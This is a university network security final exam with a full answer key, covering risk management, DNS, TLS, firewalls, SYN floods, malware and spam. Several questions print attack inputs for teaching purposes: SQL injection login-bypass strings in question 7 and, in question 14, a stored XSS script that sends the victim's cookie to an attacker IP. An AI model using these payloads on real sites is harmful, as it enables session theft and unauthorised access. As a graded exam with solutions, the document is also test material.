Final Exam

Network Security Autumn 2015

28 January 2016

Surname, Given Names (*e.g.*, Turing, Alan Mathison): ______________________

Student Identification Number (*e.g.*, 15-123-456): ______________________

Rules and guidelines:

- Place your identification card on your desk. An assistant will check your identity during the exam.
- Make sure you have received **all** pages of the exam. The exam should have **20 pages total**, including pages for extra space (see below).
- Do not forget to fill in your **name and student identification number** on this page.
- **Do not** separate the exam sheets.
- You have **90 minutes** to complete this exam.
- You may answer questions in **English** or **German**, using **black or blue ink**.
- If you have a question during the exam, **raise your hand** and an assistant will come to answer your question.
- If you need extra space to answer a question, use the pages provided for you at the back of the exam.
- You are allowed to use up to **three double-sided, A4-size pages (six pages total)** of notes, as well as a **scientific calculator**, during the exam. Devices that provide communication or document storage capabilities are **not** allowed.
- After the exam, hand in your solutions at the **front of the room**.
- You are **not** required to score all points to get the highest grade.
- As a general guideline, one point should correspond to one minute. Thus you should write answers that are **clear and concise**. Generally you do not need to fill the provided space for solutions.

Question:	1	2	3	4	5	6	7	Total
Points:	6	7	7	6	5	7	6	44
Score:								

Question:	8	9	10	11	12	13	14	Total
Points:	10	6	9	6	5	5	5	46
Score:								

1. Introduction, Insecurity and Risk (6 points)

(a) (2 points) Answer the following questions about risk management.

i. (1 point) You are considering creating an online platform to sell your products. However, you know that this would imply a certain risk (money loss due to programming errors, unavailability due to DoS attacks, etc).
Briefly explain how you could *transfer* the risk and how you could *avoid* it.

Solution: Transferring the risk means for instance to buy an insurance, or to sell through an existing online platform like Amazon, Ebay, Etsy. Avoiding it means for instance to instead sell the products only offline to some retailer (or shut down the business completely).

ii. (1 point) Is it reasonable to try to achieve the lowest risk possible? Briefly explain your answer.

Solution: No, typically at some point the cost to further decrease the risk will be higher than the decrease in damage cost that would be obtained, so at that point the remaining risk should either be accepted or avoided.

(b) (4 points) Alice (A) wants to send a message m to Bob (B), and considers different cryptographic options. For each option, *circle all the properties it satisfies* (otherwise the answer is considered incorrect).

Each correct answer gives 1 point. Each incorrect answer gives negative 1 point. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

Notation	
K_X, K_X^{-1}	X's public and private keys ($X \in \{A, B\}$)
symK	Randomly generated symmetric key
$Enc_{\mathsf{K}}(s)$	Encryption of string s (with public or symmetric key)
$Sign_{\mathsf{K}^{-1}}(s)$	Cryptographic signature of string s (with private key)
$H(s)$	Cryptographically secure hash of string s

i. (1 point) Send $[m, Sign_{\mathsf{K}_A^{-1}}(H(m))]$:

A. Confidentiality **B. Authentication** **C. Non-repudiation**

ii. (1 point) Send $[Enc_{\mathsf{K}_B}(m), Enc_{\mathsf{K}_B}(\mathsf{K}_A)]$:

A. Confidentiality B. Authentication C. Non-repudiation

iii. (1 point) Send $[Enc_{\mathsf{K}_B}(m), Sign_{\mathsf{K}_A^{-1}}(H(m))]$:

A. Confidentiality **B. Authentication** **C. Non-repudiation**

iv. (1 point) Send $[Enc_{\mathsf{K}_B}(\mathsf{symK}_{AB}), Sign_{\mathsf{K}_A^{-1}}(H(\mathsf{symK}_{AB})), Enc_{\mathsf{symK}_{AB}}(m)]$:

A. Confidentiality B. Authentication C. Non-repudiation

2. Identity and Authentication (7 points)

(a) (3.5 points) Answer the following three questions below.

i. (2 points) Briefly describe the Onion Routing anonymity method.

Solution:
In onion routing, messages are encrypted with keys of the onion routers and then sent through several onion routers. Each router removes a layer of encryption to uncover routing instructions, and sends the message to the next router where this is repeated until the message reaches the destination.

ii. (1 point) Briefly describe the Mixnets anonymity method.

Solution:
Mixnets use the same onion encryption as Onion Routing. Additionally, each router handles messages in batches and transforms and permutes them.

iii. (0.5 points) State the main advantage of mixnets over onion routing.

Solution:
The advantage of mixnets over onion routing is that the unlinkability of incoming and outgoing messages at each router makes traffic analysis much harder.

(b) (1.5 points) Check whether the following statements are true or not. Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

true	false	
☒	□	Onion-routing schemes like the Tor anonymity network use a distinct cryptographic key for each hop that a given message takes through the network.
□	☒	Tor can prevent end-to-end timing attacks.
☒	□	When using a system like Tor, to ensure privacy the DNS traffic must be routed through the system even if the client always uses DNSSEC for its DNS lookups.

(c) (2 points) Explain the difference between weak and strong authentication. Give an example for each.

Solution:
There are three common types of authentication: Things the user *is*, *has* or *knows*. A weak authentication uses only one type. For example, a password used to authenticate users in to web services. Strong authentication uses more than one type. For example, ATMs require both card a and the corresponding password.

3. Firewalls, NAT and IDS (7 points)

(a) (1.5 points) Briefly explain how the "default accept" policy for firewalls works. Why might a large, security-aware company still decide to adopt such a policy?

> **Solution:** The "default accept" policy specifies that when no rule applies to a certain packet, then that packet should be accepted (forwarded). In practice such a policy may be used when availability is a primary concern, so a company might prefer to be more exposed to attacks than to risk accidentally blocking legitimate connections.

(b) (4 points) Answer the following questions about Network Address Translation (NAT).

i. (1 point) Briefly explain why NAT is used heavily in today's Internet, and why the widespread adoption of IPv6 could change this in the future.

> **Solution:** One of the main reasons for using NAT devices today is because of the scarcity of IPv4 addresses (besides being also useful as a rudimentary firewall). IPv6, with its far larger address space, would remove one of the main reasons for using NAT.

ii. (1 point) Why is a NAT device an obstacle for an external host trying to contact hosts that are behind the NAT?

> **Solution:** Because the NAT will only create a public end point (IP:port pair) for packets coming from the internal network. (flexible grading)

iii. (2 points) Network Address Translation is a problem for peer-to-peer communication when both peers are behind NAT devices. A well-known technique to circumvent this obstacle is "NAT hole-punching". Briefly explain why this process needs to involve a third party (usually called a rendezvous server) that can be contacted by both peers.

> **Solution:** Hole-punching requires that both peers open a flow (punch a hole) through the NAT to obtain each a public end point. The rendezvous server is needed both to find out what this public end point is (it is not visible from behind the NAT) and to communicate the end point of each peer to the other, so that afterwards they may communicate directly.

(c) (1.5 points) To secure a network that sees 10,000 flows a day, you are given the choice between two network Intrusion Detection Systems, IDS-A and IDS-B, that for every flow decide whether it is suspicious or not. IDS-A has a false positive rate of 10% and a false negative rate of 0.001%, while IDS-B has a false positive rate of 0.001% and a false negative rate of 10%.

Which option is more practical? Briefly explain your reasoning, pointing out what you sacrifice with your choice.

> **Solution:** IDS-B. While IDS-A has a lower FN rate, meaning it would catch many more intrusions, it has such a high false positive rate that it would be too cumbersome to manage. It is preferable to let some bad flows go undetected. (Assign 0.5 points if IDS-A is chosen but a good reasoning is provided.)

4. DNS Security (6 points)

(a) (2 points) Answer the following questions about DNS-based amplification attacks.

i. (1 point) What are the two fundamental problems of the DNS protocol that make it viable for use in an amplification attack?

Solution: The first issue is that it has to offer replies that are by their nature many times bigger than the query. The second problem is that for efficiency it uses mainly UDP, which allows the use of a spoofed IP address.

ii. (1 point) Open DNS resolvers are the main target used to generate DNS amplification attacks, yet services like Google Public DNS are gaining importance. List at least two measures that such open resolvers use to defend against amplification attacks.

Solution: Google Public DNS uses rate limiting on the requests it sends out to other nameservers, and similarly on the responses it sends to the clients, both by limiting the queries-per-second and the bandwidth per client IP. It also enforces a maximum average amplification factor per client.

(b) (2.5 points) You are analyzing a suspicious website, and in its source code you find a section with the following:

```
<div style="display: none">
    <img src="aaaa.bankofamerica.com">
    <img src="aaab.bankofamerica.com">
    <img src="aaac.bankofamerica.com">
     ...
</div>
```

i. (2 points) What attack does the code suggest? Briefly explain how the attack works, highlighting the fundamental flaw in DNS that makes it possible.

Solution: The code suggests an attempt at performing a cache poisoning through a technique called the Kaminsky attack. This attack exploits the insufficient randomness of the transaction ID, which makes it guessable, and increases the number of guesses for the adversary by forcing the client to issue a large number of queries to non-existent subdomains. The goal is to provide a spoofed reply pointing to a name server that seems to belong to bankofamerica.com, but actually is under the adversary's control.

ii. (0.5 points) What countermeasure was implemented to make the attack infeasible?

Solution: The source port of the transport protocol was randomized, making it much harder to guess a reply that would be accepted by the recursive resolvers.

(c) (1.5 points) For each question about DNSSEC, mark the correct answer. *Mark only one answer.* Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

i. (0.5 points) Which of the following properties was not included in the design of DNSSEC?

A. Authentication **B. Confidentiality** C. Availability
D. Backward compatibility E. Integrity

ii. (0.5 points) What protection is made superfluous by the use of DNSSEC?

A. Bailiwick check B. DNS over TCP C. Redundancy in the DNS root
D. Source port randomization

iii. (0.5 points) Assume a client is performing a lookup for a website's IP address using DNSSEC. Which of the following entities should provide the root DNS key to the client?

A. The root nameserver B. Any TLD nameserver **C. The operating system**
D. The recursive resolver E. The authoritative NS for the website's zone



Figure 1: IPv4 packet with IPsec ESP.

5. Secure Channels: Principles, VPN, SSH (5 points)

(a) (2 points) Recall that the TCP/IP model consists of the application layer, transport layer, internet layer, and link layer. For each layer, provide an example of a mechanism or protocol that provides security at that layer:

i. (0.5 points) Application layer: **PGP, S/MIME, encrypted VoIP**

ii. (0.5 points) Transport layer: **TLS, SSH**

iii. (0.5 points) Internet layer: **IPsec**

iv. (0.5 points) Link layer: **AES, 3DES, WPA2, 802.1X, etc.**

(b) (1 point) Suppose that a VPN is using IPsec with encapsulating security payloads (ESPs) for each packet, as shown in Figure 1. Can an attacker tell whether the ESP is in transport mode or tunnel mode? If so, how? If not, why not?

Solution:
No, the attacker cannot tell which is being used without decrypting the encapsulated data. This is because in the outer IP header, the protocol is given as ESP in both cases. (Correct yes/no with incorrect explanation earns 1 point, incorrect yes/no answer earns 0 points.)

(c) (2 points) Fill in the following true/false questions below.

Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

true ☐ false ☒ In SSH, the client must authenticate to the server.

true ☐ false ☒ SSH-AUTH uses only the following authentication methods: public key, password, and host-based.

true ☒ false ☐ SSH-CONN can be used without SSH-AUTH.

true ☐ false ☒ When using SCP, which copies files over SSH, the fact that SCP will be used must first be communicated in SSH-CONN.

6. **Availability and DoS (7 points)**

(a) (1.5 points) Name and briefly explain three measures that can be used to achieve high availability for a data center.

Solution:

- High redundancy: Replicate data across multiple machines. Having more than one Internet connection. This avoids a single point of failure.
- Failure resilience: Architect the data center such that it can tolerate temporary component failures and will degrade gracefully, if failures cannot be fixed.
- Over provisioning: The data center should have enough bandwidth and system resources to cope with peak loads. Being able to dynamically spin up more instances of a service helps with reacting to different load factors.
- Close monitoring and fast recovery: Immediately detect failures and have experts on call 24/7 to respond to failures. Define and exercise recovery procedures by having documentation, tools etc. available for emergencies.

(b) (2.5 points) The Network Time Protocol (NTP) is a UDP-based networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks. It supports a command **MONLIST** that returns a list of the last 600 hosts that connected to a NTP server. Explain how an attacker can launch an amplification attack against a victim. Estimate the maximum amplification factor an attacker can achieve, assuming an NTP MONLIST request packet is 200 bytes and the NTP server includes the IPv4 address and 32 bytes worth of metadata for each entry in the response.

Solution:

An attacker can craft a NTP MONLIST packet and spoof the source IP address of the packet to contain the IP address of the victim and send that packet to an NTP server. The NTP server will return the list of up to 600 hosts to the victim.

Assuming the NTP server responds with the maximum number of hosts, the amplification factor is roughly (600 * (4 + 32))/200 = 108.

(c) (3 points) SYN Flood Attack

i. (1 point) Explain what a SYN Flood Attack is.

Solution: An attacker opens many partially established TCP connections to a server, but never completes the handshake. Since the server has to keep state (IP address, port, etc.) for each connection attempt and is waiting for the ACK packet for each connection establishment attempt, the connection state table will eventually overflow (resource exhaustion) and the server will not be able to accept any more connections.

ii. (2 points) Explain in detail a possible counter-measure to the SYN Flood Attack.

Solution: Using a technique called SYN cookies the server can encode the connection state (IP address, port, ...) in the TCP sequence number. Legitimate clients will return seq + 1 in their ACK packet from which the server can reconstruct the connection state. Using SYN cookies the server outsources the state needed for connection establishment to the client, thus defending against a SYN flood attack.

7. **Session State and SQL Injection (6 points)**

(a) (2 points) Together with two colleagues you are analyzing the session management of an online shop's web server. You find out that after a secure login the website switches to plain HTTP, and the session ID is retransmitted for every new page request as a GET parameter in the URL.

i. (1 point) One of your colleagues thinks this is insecure and suggests embedding the session ID in cookies instead. Would you agree that this is significantly more secure? Briefly explain your reasoning.

Solution: While there are advantages (see below), it is still fundamentally insufficient to protect against a network eavesdropper, who is able to steal the session ID from the cookie with the same ease as from the GET parameters. HTTPS should be used.

ii. (1 point) Your other colleague suggests keeping the session ID as a GET parameter, saying it would be easier instead to require HTTPS for all pages for which the session ID has to be provided. Is this a better solution? Briefly mention any deficiencies of this approach, justifying your answer.

Solution: It is better because it protects against a network adversary, but there are disadvantages to having the session ID in the URL: the ID is visible in the browser history, it is easier to manipulate in the browers, it might allow some form of session fixation attack, etc.

(b) (2 points) Intuitively, the entropy of a password (or session ID) distribution indicates the amount of randomness in the distribution, i.e., how hard it is on average for an adversary to guess a password (or a session ID).

Is there a scenario in which it makes sense to have a session ID (e.g., included in cookies after login) with higher entropy than that of the login password? Explain your reasoning.

Solution: It also makes sense: typically web servers enforce restrictions on the number of login attempts (within a time window) for each account, which means that even for low entropy passwords it takes a lot of time for an adversary to brute force the login; for the session ID it is more difficult to implement such a restriction on the number of guesses, so the session ID has to have higher entropy.

(c) (2 points) A web server performs the login check through the following database invocation:

```
$sql = "SELECT * FROM tbl_users
        WHERE (username='$usrname') AND (password='$passwd')";
$result=mysql_query($sql);

if(mysql_num_rows($result) > 0)
    ... //allow access to restricted area
```

Check which of the following values for variables `$usrname` and `$passwd` allow an attacker to access the restricted area thanks to a successful SQL injection. (Assume that "`johnsmith`" is an existing username, and that there are no empty usernames or passwords in the table. The symbol `#` indicates the beginning of a MySQL comment.)

Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

true false
☒ □ `$usrname` = "`johnsmith') #`"
`$passwd` = ""

true false
□ ☒ `$usrname` = "`' OR 1=1`"
`$passwd` = ""

true false
□ ☒ `$usrname` = ""
`$passwd` = "`') UNION SELECT username FROM tbl_users`"

true false
☒ □ `$usrname` = "`johnsmith`"
`$passwd` = "`' OR 1=1`"


https://blog.mozilla.org/security/
Mozilla Foundation (US) https://www.mozilla.org/en-U

Figure 2: Different display of DV and EV certificates in Mozilla Firefox.

8. TLS (10 points)

Suppose that Eve owns `eden.com` and has a TLS certificate for this domain. She then sells ownership of the domain to Bob, who also obtains a TLS certificate for the domain. For any connection destined for Bob that Eve can intercept, she can now impersonate Bob by returning her own certificate for `eden.com` instead of Bob's certificate.

(a) (2 points) Suppose that Eve has a domain-validated (DV) certificate for `eden.com`, issued when the CA only checks that Eve has control over the domain name (e.g., via an email confirmation). Bob, on the other hand, has an extended validation (EV) certificate, which involves more thorough checks and displays differently in the browser (see Figure 2). Does the attack still work? Why or why not?

Solution:
Yes, the attack still works. If Eve intercepts the connection, there is no way for a client to tell whether Bob's certificate should be an EV certificate or not.

(b) (2 points) Does using Certificate Transparency allow Bob to detect the possibility of this attack? Does it allow him to prevent this attack?

Solution:
Yes, when Bob purchases the domain name from Eve, he will be able to see that Eve has a certificate for the name that can be used even after the sale. However, since CT does not track or enforce revocations, he cannot prevent the attack.

(c) (2 points) With DNSSEC, Bob can authenticate information sent from his nameserver to clients. How might Bob leverage DNSSEC to prevent this attack?

Solution:
He could put information about his certificate or public key as an extra DNS record. Since the information is signed through DNSSEC, clients will know the certificate or public key they should expect to use when establishing a TLS connection to Bob. (This mechanism actually exists, and is called DANE.)

(d) (4 points) Assume a TLS variant with the following properties:

- The user enters credentials (username/password) in a web browser.
- User authentication is done with the preshared password during the TLS handshake.
- The username is sent in the Client Hello message.
- The server uses the supplied username to look up the password.
- Subsequent handshake messages are protected using the password.

There are two proposed authentication methods below, in which $J = H(\mathit{password})$, where H is a cryptographically secure hash function. The two protocol steps for each proposed method below represent phases 2 and 3 of the TLS key handshake protocol. Argue whether or not the method is safe from an active attacker, and state any assumptions made in your arguments. (For Diffie–Hellman key exchanges, assume that g and p are agreed-upon between the two parties or sent with the key exchange message.)

i. (2 points) The client and server exchange keys using anonymous Diffie–Hellman. $MAC_J(x)$ denotes a secure MAC on input x using key J.

$$\begin{aligned} S \to C :& g^s \mod p, MAC_J(g^s \mod p) \\ C \to S :& g^c \mod p, MAC_J(g^c \mod p) \end{aligned}$$

Solution:
This method is not safe, since the attacker can mount a dictionary attack on the password to find J, and then use J to forge a MAC over the attacker's public key.

ii. (2 points) The client and server exchange keys using anonymous Diffie–Hellman. J is encrypted using the pre-master secret key $K = g^{cs} \mod p$ with 128-bit AES.

$$\begin{aligned} S \to C :& g^s \mod p \\ C \to S :& g^c \mod p, \{J\}_K \end{aligned}$$

Solution:
This method is not safe, since an active adversary can mount a man-in-the-middle attack by sending S's username in the hello connection, but with its own public key instead of g^s.

9. Cross-Site Scripting (XSS) (6 points)

(a) (2 points) You are browsing `http://www.flicker.com/photos`. If there were any scripting code running on this page, which other web pages could that script read from, assuming your browser implements and enforces the same origin policy? Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

true false
☐ ☒ `http://flicker.com/photos`

true false
☐ ☒ `http://www.tumbler.com/photos`

true false
☒ ☐ `http://www.flicker.com/favorites`

true false
☐ ☒ `https://www.flicker.com/photos`

(b) (4 points) `friendfindr.com` is a social network website with the following properties:

- A user cannot know who visited his profile.
- When a user logs in, his username is displayed for him at the corner of the page.

Eve, a malicious user, discovered that in the *about me* section she can include HTML content to be viewed by the users visiting her profile.

i. (1 point) How can Eve discover the usernames of the users visiting her profile?

Solution:
She can plant a URL containing the value of the variable holding the username string to a website she controls (Javascript and POST/GET request).

ii. (1 point) The administrator of `friendfindr.com` discovers this vulnerability and updates the web page in the following way: When a user edits his *about me* page and presses the *update* button, a client-side script checks the text before sending it to the server. If the script detects Javascript content, it will show an error message instead of sending the content to the server. How can Eve still include Javascript content in her profile?

Solution:
Since the script is executed purely on the client side, nothing prevents Eve from modifying the script such that it doesn't check for HTML content before submitting it.

iii. (2 points) Explain two techniques the administrator of `friendfindr.com` can use to prevent Eve from tracking her profile visitors.

Solution:

- Sanitize user input on the server side.
- Output encoding: Ensure that every user supplied parameter is HTML output-encoded before it is sent to a web browser.

10. Malware and Botnets (9 points)

(a) (4 points) Answer the following two questions about worms.

i. (1 point) Give two examples of network measurements which could indicate a worm outbreak. For each of them, explain why the worm operation would result in abnormal measurements.

Solution:

- High ARP activity (due to scanning activity)
- High volume of ICMP destination unreachable (due to scan misses)
- More network traffic and flows (the worm downloads itself to other computers)

ii. (3 points) Explain the SIS model. What are the states a node can be in? How does the model evolve over time and what does the model abstract from a real world scenario?

Solution:

Each node can be in one of two states: susceptible (S) and infected (I). Details of individual infection mechanisms are neglected in the model. At each time step each S-node is infected with probability β along each edge that connects it to an I-node and each I-node is cured with probability δ. Nodes cannot become "immune", i.e., patching of vulnerabilities is not captured in the model

$$\rho'(t) = \beta * k * (1 - \rho(t)) * \rho(t) - \delta * \rho(t)$$

where k is the outdegree at each node and $\rho(t)$ is the fraction of infected nodes at time t. (Remark: The exact formula wasn't needed for maximum points.)

(b) (2 points) Answer the following three questions about viruses and APTs.

i. (1 point) Briefly define "Advanced Persistent Threat" (APT).

Solution:

Sophisticated stealthy and customized attack on a selected high value target. Can be long-term, i.e., the threat can remain dormant for a long time after infection until it activates. An external command and control system is continuously monitoring and extracting data from a specific target.

ii. (1 point) Explain why anti-virus techniques are generally not effective against targeted attacks.

Solution:

AV techniques are by nature unspecific, i.e., cannot take the concrete target environment into detailed consideration. The APT writer(s) know this and will use mechanisms that are not related to viruses and other unspecific threats.

(c) (3 points) Answer the following two questions about botnets.

i. (1.5 points) Explain the Domain Flux Concept used by Botnets to establish communication between the bots and the CnC server.

Solution:

- Each bot uses a Domain Generation Algorithm (DGA) to periodically compute a list of new domain names.
- This list is computed independently by each bot and is regenerated periodically.
- The bot attempts to contact the hosts in the domain list in order until one succeeds.
- If a domain is blocked (by a take-down request), the bot simply rolls over to the following domain in the list.

ii. (1.5 points) How can the authorities take over a botnet using Domain Flux? What are the main difficulties to overcome?

Solution:
The authorities can register a domain that is generated by the botnet's DGA. To that end they first have to reverse-engineer the DGA and the authentication between bots and CnC. Additionally, the cost of registering enough domains to make the ”sinkholing” effective is very high (with almost no cost on the bot operator's side)

11. **Email Spam (6 points)**

(a) (2.5 points) Answer the following questions on email spam filtering.

i. (1.5 points) Explain how email filtering using DNS-based realtime blacklists works.

Solution:
One can check if a sender IP or domain is blacklisted by issuing a query of the form `<domain/ip>.<DNS-blacklist-domain>` to DNS. If an address record gets returned then the sender is blacklisted and the email will be filtered.

ii. (1 point) How can a spammer circumvent blacklisting?

Solution:
A spammer can make use of botnet machines, stolen email accounts or short-term registered unpaid domains to send out spam. Additionally, a spammer could use hacked accounts of whitelisted domains (e.g., gmail.com, yahoo.com, bluewin.ch hacked users)

(b) (3.5 points) Answer the following questions on email sender authentication.

i. (1.5 points) Why is simply whitelisting trusted domains not enough to effectively fight spam? How does SPF address this issue?

Solution: Besides practicality issues of whitelisting (e.g., having to know in advance all domains from which emails should be received), a spammer can easily spoof the 'From:' field of the message header to be one of the trusted domains. SPF authenticates the envelope HELO and MAIL FROM identities by comparing the sending mail server's IP address to the list of authorized sending IP addresses published by the sender domain's owner in a 'v=spf1' DNS record.

ii. (2 points) Check whether the following statements are true or not. Each correct answer gives 0.5 points. Each incorrect answer gives negative 0.5 points. No answer gives 0 points. You will receive a minimum of 0 points on this question (that is, if your total for this question is negative, you will receive zero points instead).

true	false	
☒	□	PGP and S/MIME both have the ability to encrypt the email message and authenticate the sender.
□	☒	DKIM uses the same certificate format (X.509) as S/MIME.
□	☒	In the DKIM architecture only a single original mail server is allowed to sign outgoing messages.
☒	□	Someone sniffing network traffic can see the header fields of an encrypted email message.

12. **Security Ecosystem, Evasion Modeling, Detection Failures, & Endpoint Security (5 points)**

(a) (1 point) A recent report (Sept. 2013) claims that the United States' NSA (National Security Agency) purchased data on zero-day vulnerabilities from a security company called VUPEN. Please state two ways (one offensive and one defensive) in which the NSA can use zero-day vulnerabilities. (Assume that disclosure to the vendors is not one of them).

Solution:
The NSA can use knowledge of these zero-days to patch these vulnerabilities in their machines and protect themselves from other malicious entities abusing these weak points. In addition they can use these knowledge to mount their own cyber attacks.

(b) (2 points) List the main arguments given by the proponents of each of the following positions regarding how to handle vulnerability information.

i. (1 point) Full disclosure

Solution:
The vendor only has a strong incentive to release a fix once the vulnerability is published. All affected parties get the same information and can do risk assessment and mitigation.

ii. (1 point) Bug secrecy

Solution:
If the vulnerability is kept secret, nothing will happen. Full disclosure only gives the bad guys the information for attacks. The vendor will eventually release a patch.

(c) (1 point) For a vulnerability, both the white and black markets exploit knowledge of the vulnerability. What differentiates the white and black market, *besides* who buys the vulnerability and the purpose for which the information is used?

Solution:
In the white market, the vendor is notified, while in the black market, the vendor is not notified.

(d) (1 point) What is the role of security information providers?

Solution:
Security information providers monitor primary sources of security information, validate the content of those sources, and publish their findings in the form of security advisories in a consistent format. Security information providers act like the free press in society. Information they release is taken more seriously than information from unknown sources.

13. **Guest Talks (5 points)**

Each of the following questions is based on a guest talk from the course.

(a) (1 point) This question is based on Christof Jungo's talk on trusted computing. Circle *all* of the items below that are components of the secure execution stack.

A. TPM B. OS **C. Vendor Flash** D. Firmware

(b) (2 points) This question is based on Raphael Reischuk's talk on the SCION Internet architecture. The SCION architecture aims to address problems in the current Internet with respect to trust, control, transparency, and availability. Select *two* of these areas and write an example of a problem given in the talk for each area.

Solution:

Some sample solutions:

- There is mutual distrust in the Internet. (trust)
- The world cannot agree on a single global root of trust. (trust)
- Any compromised root of trust in TLS can create any bogus TLS certificate. (trust)
- Internet paths can be easily hijacked or redirected. (control)
- It is difficult to balance path control between endpoints and ISPs. (control)
- Senders cannot obtain guarantees that a packet will traverse its intended path. (transparency)
- There is poor availability due to BGP-related outages, network misconfigurations, or DDoS attacks. (availability)

Each of the above answers is worth one point.

(c) (2 points) These questions are based on Vincent Lenders's talk on next-generation air traffic control.

i. (1 point) List one problem with primary surveillance radar (PSR) or secondary surveillance radar (SSR), which are used in air traffic control today.

Solution:

PSR does not provide identity, often reports false targets, requires high transmission power for long-range performance, and is expensive to install and maintain. SSR can sometimes report false targets or positions due to reflections, are expensive to install and maintain, and require an unobstructed view to aircraft. Any one of the above answers receives full credit.

ii. (1 point) List one undesired result that can occur from an attack on the Automatic Dependent Surveillance Broadcast (ADS-B) system.

Solution:

An active attacker can inject nonexistent aircraft into the radar view, DoS the radar by flooding it with nonexistent aircraft, or modify the trajectory of an existing aircraft. Any one of the above answers receives full credit.

14. **Hacking Lab Challenges (5 points)**
This question is in two parts, both of which are based on specific Hacking Lab challenges from this semester.

(a) (1 point) How can you tell if an `nmap` port scan was run on a machine in the same physical subnet as the scan targets?

Solution:
For targets in the same broadcast address range as the scanning machine, `nmap` will also list the MAC addresses of the machines.

(b) (4 points) Suppose you type the following into an online shop's product search:

```
hackerXX<script>var IP = "YourIPAddress"; new Image().src="http://" + IP +
":80/\_INFO\_\_" + escape(document.cookie) + "\_\_"</script>
```

For convenience, the shop allows users to create accounts and save their information, and the search page also displays terms that its users have recently searched for. Answer the following questions:

i. (1 point) When will this attack be triggered?

Solution:
This attack will take effect when the next user accesses the search page after the script is injected.

ii. (1 point) What does the attacker gain in the end?

Solution:
The attacker gains the authentication cookie of the victim user, which can be used to authenticate to the web service as the user.

iii. (2 points) Explain why this attack is referred to as a "second-order XSS" attack. In particular, explain both the "second-order" and "XSS" terms.

Solution:
The attack is a second-order attack because it does not produce an immediate result, and is an XSS attack because the untrusted attack script is taken from user input and displayed in a web browser.

Extra Page

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: ______**X**______

Extra Page

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: **X**

Extra Page

Please use this page in case you run out of space elsewhere in the exam. *Use one page per question.*

Question number: ______**X______**